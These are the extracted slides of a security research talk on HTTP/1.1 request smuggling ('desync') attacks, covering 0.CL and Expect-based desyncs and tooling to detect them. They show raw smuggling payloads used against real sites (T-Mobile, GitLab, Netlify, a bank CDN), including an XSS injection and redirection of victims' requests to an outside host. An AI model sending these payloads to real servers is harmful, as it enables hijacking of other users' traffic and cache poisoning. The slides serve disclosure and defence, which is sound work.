




HTTP/1.1 Must Die!

the desync endgame

James Kettle

HTTP/1's fatal flaw:

where does the current request end... and the next request start?



The desync endgame

Blocked by regex

POST / HTTP/1.1
Transfer-Encoding: chunked
Content-Length: 35

0

GET /robots.txt HTTP/1.1
X: y

GET / HTTP/1.1
Host: example.com

200 OK

POST / HTTP/1.1
Transfer-Encoding: chunked
Content-Length: 35

0

GET /robots.txt HTTP/1.1
X: yGET / HTTP/1.1
Host: example.com

HTTP/1.1 200 OK

Disallow: /

Missed due to
race condition

/robots.txt gadget
fails on this target

Change tactics, find bugs

```
GET /assets/icon.png HTTP/2  
Host: <redacted>
```

```
GET /assets HTTP/1.1  
Host: psres.net  
X: y
```


```
GET /??? HTTP/1.1  
Host: <cdn.redactedbank.com>
```

```
GET /assets/ HTTP/1.1  
Host: psres.net  
Referer: https://<cdn.redactedbank.com>/
```

*In collaboration with
Wannes Verwimp,
Cresco Cybersecurity*

HTTP/2 200 OK

HTTP/2 302 Found
Location: https://psres.net/assets/




Front-end

Back-end






Tier 1



Tier 2

Tier 3



Change tactics, find bugs

```
GET /assets/icon.png HTTP/2  
Host: <redacted>
```

```
GET /assets HTTP/1.1  
Host: psres.net  
X: x
```

```
GET /assets/icon.png?cb=123 HTTP/2  
Host: <redacted>
```


```
GET /assets HTTP/1.1  
Host: psres.net  
X: x
```

This works

```
HTTP/2 200 OK  
Cf-Cache-Status: HIT
```

This fails

```
HTTP/2 200 OK  
Cf-Cache-Status: MISS
```



CVE-2025-4366

Vulnerable websites: 24,000,000

💰 +\$7,000

"HTTP/1.1 is simple" and other lies

A HTTP/1 request can't directly target an intermediary

A HTTP/1 desync can only be caused by a parser discrepancy

A HTTP/1 response contains everything a proxy needs to parse it

A HTTP/1 response can only contain one header block

A complete HTTP/1 response requires a complete request

HTTP/1.1 must die

more desync attacks are coming

Outline

- Winning the desync endgame
- 0.CL desync attacks
- Expect-based desync attacks
- Defense – how secure is HTTP/2+?
- Q&A

 Further research idea

Winning the desync endgame

Rule 0) don't use transfer-encoding

Detecting parser discrepancies

Inspiration/concept

Practical HTTP Header Smuggling

Daniel Thatcher, BHEU 2021



HTTP Request Smuggler v3.0

Permutation
Every
obfuscation
technique



Header
Content-Length
Host
Max-Forwards
Range
Expect



Style
Single
Duplicate
POST
GET



Classification
HIDDEN, VISIBLE,
IGNORED, BLOCKED,
DISCREPANCY



1. Explore alternate detection headers
2. Add new permutations from httpgarden

Detecting Visible-Hidden (V-H)

GET /style.css HTTP/1.1

Host: <redacted-food-corp>

HTTP/1.1 200 OK

Front-end

Xost: <redacted-food-corp>

HTTP/1.1 503 Service Unavailable

Host: <redacted-food-corp>

HTTP/1.1 400 Bad Request

Back-end

Xost: <redacted-food-corp>

HTTP/1.1 503 Service Unavailable

Classification: DISCREPANCY

Type: Visible-Hidden (V-H)

{front-end}-{back-end}
V (Visible)
H (Hidden)

Turning V-H into a CL.0 desync

```
GET /style.css HTTP/1.1
Host: <food-corp>
Foo: bar
Content-Length: 23
```

```
GET /404 HTTP/1.1
X: y
```

```
GET / HTTP/1.1
Host: <food-corp>
```

```
HTTP/1.1 200 OK
```

```
GET /style.css HTTP/1.1
Host: <food-corp>
Foo: bar
Content-Length: 23
```

```
GET /404 HTTP/1.1
X: yGET / HTTP/1.1
Host: <food-corp>
```

```
HTTP/1.1 404 Not Found
```

{front-end}.{back-end}
CL (Content-Length)
TE (Transfer-Encoding)
0 (Implicit-zero)
H2 (HTTP/2's built-in length)

Detecting V-H with an *invalid, duplicate* header

```
POST /js/jquery.min.js
Host: <redacted-vpn.bank.com>
```

```
Host: x/x
```

```
Xost: x/x
```

```
■ Host: x/x
```

```
■ Xost: x/x
```

```
POST /js/jquery.min.js HTTP/1.1
Host: <redacted-vpn.bank.com>
Junk: bar
Content-Length: 7
```

```
ABC=DEF
```

🔍 Understand the codes

HTTP/1.1 400 Bad Request

HTTP/1.1 412 Precondition Failed

HTTP/1.1 200 OK

HTTP/1.1 412 Precondition Failed

↔ HTTP/1.1 200 OK

↔ HTTP/1.1 501 Not Implemented

ABC=DEF POST not supported
for current URL.

Predicting vulnerabilities

"a recipient MAY recognize a single LF as a line terminator" – RFC 9122

```
EarlyBodyPair("A: B\n\n{detectionHeader}",  
              expectedOutcome=PermutationOutcome.HIDDEN)
```

```
POST / HTTP/1.1\r\n  
Content-Length: 40\r\n  
A: B\r\n  
\n  
Expect: 100-continue\r\n
```

Classification: **VISIBLE**

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 302 Found
```

CVE pending

Detecting Hidden-Visible: ALB->IIS

Host: foo/bar

400 Bad Request, Server: awselb/2.0

Zost: foo/bar

200 OK, -no server header-

Host : foo/bar

400 Bad Request, Server: Microsoft-HTTPAPI/2.0

Zost : foo/bar

200 OK, -no server header-

AWS HTTP Desync Guardian

- Tries to block desync attacks
- Bypassed for a H2.TE desync in *The Single-Packet Shovel* by Thomas Stacey
- Still doesn't block header injection by default

```
Set routing.http.drop_invalid_header_fields.enabled  
Set routing.http.desync_mitigation_mode = strictest
```

Adopting cloud proxies imports other companies'
technical debt into your security posture



1. Improve response diffing
2. Explore header injection

Turning H-V into a desync

```
POST /Logon.aspx HTTP/1.1  
Host: <highly-redacted>
```

```
Host: foo/bar
```

```
Xost: foo/bar
```

```
Host:  
foo/bar
```

```
Xost:  
foo/bar
```

```
Transfer-Encoding:  
chunked
```

Is there another way?

```
HTTP/1.1 200 OK
```

```
HTTP/1.1 302 Moved
```

```
HTTP/1.1 400 Bad Request
```

```
HTTP/1.1 302 Moved
```

```
--connection reset--
```

Can't CL.TE desync

0.CL desync attacks

The 0.CL deadlock

```
GET /Logon HTTP/1.1  
Host: <redacted>  
Content-Length:  
23
```

```
GET /404 HTTP/1.1  
X: Y
```


Front-end
interprets this as
a second request

```
GET /Logon HTTP/1.1  
Host: <redacted>  
Content-Length:  
23
```



HTTP/1.1 504 Gateway Timeout

How can we escape the 0.CL deadlock?



Do not use the following reserved names for the name of a file:

CON, PRN, AUX, NUL, COM1, COM2, COM3, COM4, COM5, COM6, COM7, COM8, COM9, COM¹, COM², COM³, LPT1, LPT2, LPT3, LPT4, LPT5, LPT6, LPT7, LPT8, LPT9, LPT¹, LPT², and LPT³.

Escaping the 0.CL deadlock with an early-response gadget

```
GET /con HTTP/1.1  
Host: <redacted>  
Content-Length:  
7
```

```
HTTP/1.1 200 OK
```

```
GET /con HTTP/1.1  
Host: <redacted>  
Content-Length:  
7
```

```
GET / HTTP/1.1  
Host: <redacted>
```

```
GET / HTTP/1.1  
Host: <redacted>
```


```
HTTP/1.1 400 Bad Request
```


Early-response gadgets

Nginx: Any static file

IIS: Reserved filename

Other: Static file or server-level redirect

Flagged by HTTP Request Smuggler
as "Mystery 400" since 2019 

 Find an early-response
gadget for Apache

Proving the concept

```
POST /con HTTP/1.1  
Host: <redacted>  
Content-Length:  
  20
```

```
HTTP/1.1 200 OK
```

```
POST /con HTTP/1.1  
Host: <redacted>  
Content-Length:  
  20
```

```
GET / HTTP/1.1  
X: yGET /wrtz HTTP/1.1  
Host: <redacted>
```

Not a realistic
victim request

```
GET / HTTP/1.1  
X: yGET /wrtz HTTP/1.1  
Host: <redacted>
```

```
HTTP/1.1 302 Found  
Location: /Logon?ReturnUrl=%2fwrtz
```

How can we exploit a real victim?

Converting 0.CL to CL.0 with a double desync – the hard way

Stage one

```
POST /nul HTTP/1.1
Content-length:
39
```

```
HTTP/1.1 200 OK
```

```
POST /nul HTTP/1.1
Content-length:
39
```

```
POST / HTTP/1.1
Content-Length: 64
```

```
POST / HTTP/1.1
Content-Length: 64
```

Stage two

```
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 200 OK
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
GET /wrtz HTTP/1.1
Foo: bar
```

```
GET /wrtz HTTP/1.1
Foo: bar
GET / HTTP/1.1
Host: <redacted>
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 302 Found
Location: /Logon?ReturnUrl=%2fwrtz
```

Converting 0.CL to CL.0 with a double desync – the hard way

Stage one

```
POST /nul HTTP/1.1
Content-length:
 39
```

```
HTTP/1.1 200 OK
```

```
POST /nul HTTP/1.1
Content-length:
 39
```

Front-end inserted
header breaks the
attack

```
POST / HTTP/1.1
Content-Length: 64
?????: ?????
```

Stage two

```
GET / HTTP/1.1
Host: <redacted>
```

```
400 Bad Request
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
GET /wrtz HTTP/1.1
Foo: bar
```

```
GET /wrtz HTTP/1.1
Foo: bar
```

Converting 0.CL to CL.0 with a double desync – the easy way

```
POST /nul HTTP/1.1
Content-length:
 41
```

```
HTTP/1.1 200 OK
```

```
GET /z HTTP/1.1
Content-Length: 62
X: yGET /y HTTP/1.1
?????????????: ???????????
```

```
Header injection here
doesn't affect offsets
```

```
HTTP/1.1 200 OK
```

```
POST /index.asp HTTP/1.1
Content-Length: 201
```

```
Password=zwrt
```

```
GET / HTTP/1.1
?????????????: ???????????
```

```
Invalid input:<br> zwrtGET/HTTP/1.1Host:
<redacted>Connection:keep-aliveAccept-Enc
oding:identity
```

0.CL to CL.0 HEAD exploit



```
POST /nul HTTP/1.1
Host: <redacted>
Content-length:
42
```

```
HTTP/1.1 200 OK
```

```
GET /aa HTTP/1.1
Content-Length: 82
X: yGET /bb HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 200 OK
Location: /Logon?returnUrl=/bb
```

```
HEAD /index.asp HTTP/1.1
Host: <redacted>
```

EXNESS

```
GET /?<script>alert(1 HTTP/1.1
X: Y
```

```
HTTP/1.1 200 OK
Content-Length: 56670
Content-Type: text/html
```

```
GET / HTTP/1.1
Host: <redacted>
```

```
HTTP/1.1 302 Found
Location: /?return=/?<script>alert(1...
```

+\$7,500
+\$900
+\$586
+\$370
+\$2,789
+\$500
+\$2,000
= \$21,645

A partial history of desync attacks

2004: "HTTP Request Smuggling" – *Watchfire (largely forgotten)*

2016: "Hiding wookies in HTTP" – *Regilero (largely ignored)*

 2019: Exploit header parser discrepancies (CL.TE, TE.CL)

 2021: Exploit HTTP/2 downgrading (H2.CL, H2.TE)

 2022: Exploit endpoints that ignore CL (CL.0, H2.0, CSD)

Send "Expect: 100-continue", see what happens (0 findings)

2024: Exploit dechunking (TE.0) - *sw33tLie/bsysop/medusa*

2025: Exploit chunk extensions – *Jeppe Weikop*

 2025: 0.CL desync attacks

More desync attacks are always coming

Expect-based desync attacks

The 'Expect' complexity bomb

No Expect support

```
while (bodyStart == -1 && !shouldAbandonAttack()) {
    val len = socket.getInputStream().read(readBuffer)
    if(len == -1) {
        break
    }
    endTime = System.nanoTime()

    val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
    triggerReadCallback(read)
    buffer += read
    bodyStart = buffer.indexOf("\r\n\r\n")
}
```

Partial Expect support

```
var consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
var ateContinue = false
var continueBlock = ""

while ((bodyStart == -1 || (consumeFirstBlock && !ateContinue)) && !shouldAbandonAttack()) {
    try {
        val len = socket.getInputStream().read(readBuffer)
        if(len == -1) {
            break
        }
        endTime = System.nanoTime()

        val read = Utils.bytesToString(readBuffer.copyOfRange(0, len))
        triggerReadCallback(read)
        buffer += read
        consumeFirstBlock = buffer.startsWith("HTTP/1.1 100")
        bodyStart = buffer.indexOf("\r\n\r\n")
        if (consumeFirstBlock && bodyStart != -1 && !ateContinue && !ignoreLength) {
            consumeFirstBlock = false
            ateContinue = true
            continueBlock = buffer.substring(0, bodyStart+4)
            buffer = buffer.substring(bodyStart+4)
            bodyStart = buffer.indexOf("\r\n\r\n")
        }
    } catch (ex: SocketTimeoutException) {
        break
    }
}

if (buffer.isEmpty() && ateContinue) {
    buffer = continueBlock
    continueBlock = ""
    bodyStart = buffer.length
    // todo handle missing body
}
```

An introduction to Expect

```
POST / HTTP/1.1  
Expect: 100-continue  
Content-Length: 7
```

```
ABCDEFGET /404 HTTP/1.1  
Host: example.com
```

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 200 OK
```

```
...
```

```
HTTP/1.1 404 Not Found
```

What if the front-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end doesn't {support Expect, see Expect, parse the value as 100-continue}?

What if the back-end responds early?

What if the client doesn't wait for 100-continue?

The 'Expect' complexity bomb

```
HEAD /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
```

ABCDEF

```
HTTP/1.1 200 OK
```

HEAD works

```
GET /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
Expect: 100-continue
```

ABCDEF

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 200 OK
```

Expect works

```
HEAD /<redacted> HTTP/1.1
Host: api.<redacted>
Content-Length: 6
Expect: 100-continue
```

ABCDEF

```
HTTP/1.1 100 Continue
```

```
HTTP/1.1 504 Gateway Timeout
```

HEAD + Expect
deadlocks

Expect memory leaks

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1
```

X

```
POST / HTTP/1.1
Host: <redacted>
Expect: 100-continue
Content-Length: 1
```

X

```
HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-
EncodingzxWthTQmiI8fJ4oj9fzE"
X-: chunked
```

```
HTTP/1.1 401 Unauthorized
Www-Authenticate: Bearer
HTTP/1.1 100 ContinTransfer-EncodingzxWthTQm145
```

```
HTTP/1.1 404 Not Found
HTTP/1.1 100 Continue
```

d

```
Ask the hotel which eHTTP/1.1 404 Not Found
HTTP/1.1 100 Continue
```

d

Page not found

The page you are looking for does not exist.

[Return to Hacktivity](#)

Bypassing response header removal

```
POST /_next/static/foo.js HTTP/1.1
Host: <redacted-netlify>
```

```
POST /_next/static/foo.js HTTP/1.1
Host: <redacted-netlify>
Expect: 100-continue
```

*"this information is
provided by design"*

 **+\$200**


```
HTTP/1.1 200 OK
Server: Netlify
X-Nf-Request-Id: <redacted>
```

```
HTTP/1.1 100 Continue
Server: Netlify
X-Nf-Request-Id: <redacted>
```

```
HTTP/1.1 200 OK
X-Bb-Account-Id: <redacted>
X-Bb-Cache-Gen: <redacted>
X-Bb-Deploy-Id: <redacted>
X-Bb-Site-Domain-Id: <redacted>
X-Bb-Site-Id: <redacted>
X-Cnm-Signal-K: <redacted>
X-Nf-Cache-Key: <redacted>
X-Nf-Ats-Version: <redacted>
X-Nf-Cache-Info: <redacted>
X-Nf-Cache-Result: <redacted>
X-Nf-Proxy-Header-Rewrite: <redacted>
X-Nf-Proxy-Version: <redacted>
X-Nf-Srv-Version: <redacted>
```

"have you seen anything like this before?"

Expect: 100-continue



*Paolo 'sw33tLie' Arnolfo
Guillermo 'bsysop' Gregorio
Mariani 'Medusa' Francesco*

Unveiling TE.0 HTTP Request Smuggling 

0.CL desync with vanilla Expect – T-Mobile

🐞 +\$12,000 = \$33,845

```
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Expect: 100-continue
Content-Length: 291
```

+207 internal
header offset

HTTP/1.1 404 Not Found

```
GET /logout HTTP/1.1
Host: <redacted>.t-mobile.com
Content-Length: 100
```

```
GET / HTTP/1.1
Host: <redacted>.t-mobile.com
```

HTTP/1.1 200 OK

```
GET https://psres.net/assets HTTP/1.1
X: y
```

```
GET / HTTP/1.1
Host: <redacted>.t-mobile.com
```

HTTP/1.1 301 Moved Permanently
Location: https://psres.net/...

0.CL desync with obfuscated Expect - Gitlab

🐞 +\$7,110 = \$40,955

```
GET / HTTP/1.1
Content-Length: 686
Expect: y 100-continue
```

HTTP/1.1 200 OK

+648 offset

```
GET / HTTP/1.1
Content-Length: 86
```

```
GET / HTTP/1.1
Host: h1.sec.gitlab.net
```

HTTP/1.1 200 OK

```
GET / HTTP/1.1
Host: h1.sec.gitlab.net
```

